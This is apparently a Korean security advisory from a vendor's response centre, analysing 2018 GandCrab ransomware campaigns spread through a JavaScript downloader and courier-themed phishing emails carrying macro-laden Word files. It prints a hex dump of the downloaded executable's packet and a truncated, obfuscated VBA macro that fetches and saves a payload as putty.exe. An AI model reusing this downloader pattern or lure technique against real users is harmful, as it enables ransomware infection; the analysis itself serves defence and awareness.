
```
00000000  48 54 54 50 2F 31 2E 31 20 32 30 30 20 4F 4B 0D 0A 44 61 74 65   HTTP/1.1 200 OK..Date
00000015  3A 20 46 72 69 2C 20 31 31 20 4D 61 79 20 32 30 31 38 20 30 30   : Fri, 11 May 2018 00
0000002A
0000003F
00000054
00000069  6E 67 65 73 3A 20 62 79 74 65 73 0D 0A 43 6F 6E 74 65 6E 74 2D   nges: bytes..Content-
0000007E  44 69 73 70 6F 73 69 74 69 6F 6E 3A 20 61 74 74 61 63 68 6D 65   Disposition: attachme
00000093  6E 74 3B 20 66 69 6C 65 6E 61 6D 65 3D 31 2E 70 64 66 0D 0A 43   nt; filename=1.pdf..C
000000A8  6F 6E 74 65 6E 74 2D 4C 65 6E 67 74 68 3A 20 33 33 36 39 30 35   ontent-Length: 336905
000000BD  0D 0A 43 6F 6E 6E 65 63 74 69 6F 6E 3A 20 63 6C 6F 73 65 0D 0A   ..Connection: close..
000000D2  43 6F 6E 74 65 6E 74 2D 54 79 70 65 3A 20 61 70 70 6C 69 63 61   Content-Type: applica
000000E7  74 69 6F 6E 2F 6F 63 74 65 74 2D 73 74 72 65 61 6D 0D 0A 0D 0A   tion/octet-stream....
000000FC  4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 B8 00 00 00 00   MZ..........ÿÿ..¸....
00000111  00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ...@.....................
00000126  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 08 01 00   ........................
0000013B  00 0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68 69 73 20 70   ...º..´.Í!¸.LÍ!This p
00000150  72 6F 67 72 61 6D 20 63 61 6E 6E 6F 74 20 62 65 20 72 75 6E 20   rogram cannot be run
00000165  69 6E 20 44 4F 53 20 6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00   in DOS mode....$.....
0000017A  00 00 0C AA AC 98 48 CB C2 CB 48 CB C2 CB 48 CB C2 CB FC 57 33   ...ª¬.HËÂËHËÂËHËÂËüW3
0000018F  CB 45 CB C2 CB FC 57 31 CB CF CB C2 CB FC 57 30 CB 55 CB C2 CB   ËEËÂËüW1ËÏËÂËüW0ËUËÂË
000001A4  73 95 C1 CA 5D CB C2 CB 73 95 C7 CA 7F CB C2 CB 73 95 C6 CA 6A   s.ÁÊ]ËÂËs.ÇÊ.ËÂËs.ÆÊj
000001B9  CB C2 CB 41 B3 51 CB 41 CB C2 CB 48 CB C3 CB 32 CB C2 CB DA 95   ËÂËA³QËAËÂËHËÃË2ËÂËÚ.
000001CE  C7 CA 49 CB C2 CB DA 95 3D CB 49 CB C2 CB DA 95 C0 CA 49 CB C2   ÇÊIËÂËÚ.=ËIËÂËÚ.ÀÊIËÂ
000001E3  CB 52 69 63 68 48 CB C2 CB 00 00 00 00 00 00 00 00 00 00 00 00   ËRichHËÂË............
000001F8  00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4C 01 06 00 DF   .............PE..L...ß
0000020D  81 F4 5A 00 00 00 00 00 00 00 00 00 E0 00 02 01 0B 01 0E 00 00 FE   .ôZ........à........þ
00000222  01 00 00 C2 52 00 00 00 00 00 00 46 7F 00 00 00 10 00 00 00 10 02   ...ÂR.....F...........
00000237  00 00 00 40 00 00 10 00 00 00 02 00 00 05 00 01 00 00 00 00 00 00   ...@....................
0000024C  05 00 01 00 00 00 00 00 00 10 55 00 00 04 00 00 7B 6E 05 00 02   ..........U.....{n....
00000261  00 00 81 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00   ........................
00000276  00 00 10 00 00 00 00 00 00 00 00 00 00 00 00 1C F1 02 00 64 00 00   ..............ñ..d..
```

[그림 5] 명령제어(C2) 서버에서 추가로 다운로드된 EXE 악성파일 패킷 화면

악성 자바스크립트 파일은 C2 서버의 'update.php' 명령에 의해 '1.pdf' 파일명으로 다운로드한 후 다시 임시폴더(Temp) 경로에 랜덤한 파일명의 EXE 파일로 랜섬웨어를 생성하고 실행합니다. 암호화가 완료되면 사용자의 바탕화면을 바꾸고 기존 파일명 뒤에 '.CRAB' 이라는 확장자가 추가됩니다.


[그림 6] 암호화 완료 후 바탕 화면 교체된 화면




[그림 7] .CRAB 확장자 추가된 화면

공격자는 C2 서버에 시간차를 두고 계속 변종 EXE 파일을 등록해, 새로운 변종 랜섬웨어를 지속적으로 유포하는데 활용하고 있습니다.

ESRC(이스트시큐리티 시큐리티대응센터)에서는 한국인터넷진흥원(KISA)과 협력해 해당 서버의 국내 접속을 차단할 수 있도록 진행 중이며, 추가 공격에 대한 모니터링을 강화하고 있습니다.

이처럼 과거 비너스락커(Venus Locker) 랜섬웨어를 유포했던 공격자가 오토크립터(AutoCryptor) 랜섬웨어, 갠드크랩(GandCrab) 랜섬웨어 등 거의 1 년 넘도록 한국 맞춤형 공격을 지속적으로 수행하고 있습니다.

다음과 같은 실제 사례들을 참고해 유사 보안 위협에 노출되지 않도록 각별한 주의가 필요합니다.

특히, 최근 인사담당자를 겨냥한 공격이 증가하고 있다는 점에서 기업 보안 강화가 절실한 상황입니다.

현재 알약에서는 관련 악성파일들을 'Trojan.Ransom.GandCrab, Trojan.JS.Downloader.Agent' 등으로 진단하고 있습니다.

# 2. 한국어를 구사하는 랜섬웨어 유포자, 매크로 기반으로 갠드크랩 유포 중

2018 년 05 월 14 일 한국의 유명 택배회사의 배송팀으로 위장된 이메일로 '갠드크랩(GandCrab) 랜섬웨어 변종'이 유포되고 있어 이용자분들의 각별한 주의가 요망됩니다.

동일한 공격자는 2016 년 말부터 2017 년까지 비너스락커(VenusLocker) 랜섬웨어를 유포했고, 초기에 매크로 기능을 이용한 방식을 사용한 바 있습니다.

그 이후에 바로가기(.LNK) 파일과 랜섬웨어 메인 실행파일(.EXE)을 연결하는 수법을 주로 많이 사용했고, 일부 악성문서에서는 중국식 폰트(DengXian)가 사용된 바 있습니다.

아래는 실제 유포에 사용된 이메일의 화면으로 유창한 한국어로 작성되어 있으며, 마치 실제 택배 배송관련 안내 메일처럼 교묘하게 만들어져 있는 것을 알 수 있습니다.


[그림 1] 특정 택배 배송팀으로 위장한 악성 이메일 화면


이메일에 첨부되어 있는 '한진택배.egg' 압축 파일 내부에는 '배송장_386572.doc', '영수증_386572.doc' 등 MS Word 파일이 포함되어 있습니다.


[그림 2] 압축 파일 내부에 포함된 워드 파일 화면

## 02 전문가 보안 기고

이름이 다른 2 개의 파일은 실제로는 동일한 파일이며, 워드 파일을 실행하면 다음과 같이 보안 경고 창과 매크로 실행 유도화면을 보여주게 됩니다.




[그림 3] 워드 파일 실행 후 보여지는 매크로 실행 유도 화면

만약, [콘텐츠 사용] 버튼을 클릭해 매크로 기능을 활성화시키면, 내부 매크로 코드 명령에 의해 한국의 특정 언론사 웹 사이트로 접속해 다음과 같은 이미지를 보여주게 됩니다.


| http://img.hani.co.kr/imgdb/resize/2017/1129/151183210563_20171129.JPG |
|---|

해당 이미지는 실제 다음과 같은 뉴스에 포함되어 있습니다.

| http://www.hani.co.kr/arti/society/society_general/821217.html |
|---|


그리고 'Yeah' 내용의 메시지 창을 띄우게 됩니다.




[그림 4] 매크로 실행 후에 보여지는 화면

이용자가 여기서 [확인]버튼을 클릭하면 매크로 기능에 의해 명령제어(C2) 서버로 연결되어 'ha.exe' 파일을 다운로드 합니다.





[그림 5] 특정 서버에서 갠드크랩 랜섬웨어(ha.exe)를 다운로드하는 패킷 화면

해당 서버에 등록되어 있는 갠드크랩(GandCrab) 랜섬웨어는 공용폴더(C:\User\Public)에 'putty.exe' 파일명으로 생성되고 실행됩니다.

```
' module: LfNTEr

Attribute VB_Name = "LfNTEr"
Attribute VB_Base = "0{3EB00917-9284-41D4-97A7-38DADD343F5A}{665A82C2-D9C2-4963-9C8A-7CA081772AF0}"
Attribute VB_GlobalNameSpace = False
Attribute VB_Creatable = False
Attribute VB_PredeclaredId = True
Attribute VB_Exposed = False
Attribute VB_TemplateDerived = False
Attribute VB_Customizable = False

Function fMxCBlwHeFAWKOFXhB(ByVal ajkHHSi
Dim THIRTYrawCTKvIystgn2m As Object, AoVM
Wls7SR0MysN7Mti = "C:\Users\Public\putty.
Chr(Tan(CDbl(1.5624631863547 6))) & Chr(1a
Set THIRTYrawCTKvIystgn2m = VU4zbsBZubJo6
THIRTYrawCTKvIystgn2m.Open "GET", ajkHHSi
THIRTYrawCTKvIystgn2m.Send
Do While THIRTYrawCTKvIystgn2m.readyState
DoEvents
Loop
```

악성 매크로 내부 코드 화면





[그림 6] 생성된 갠드크랩 랜섬웨어 화면

공격자가 구축해 둔 명령제어(C2) 서버에는 지속적으로 새로운 변종 랜섬웨어가 등록되어지고 있는 것을 확인했습니다.


ESRC 에서는 한국인터넷진흥원(KISA)과 긴밀히 협력해 국내에서 해당 서버로의 접속을 차단해 랜섬웨어 전파를 최소화할 수 있도록 진행 중입니다.




[그림 7] 랜섬웨어 유포에 악용되고 있는 서버 화면

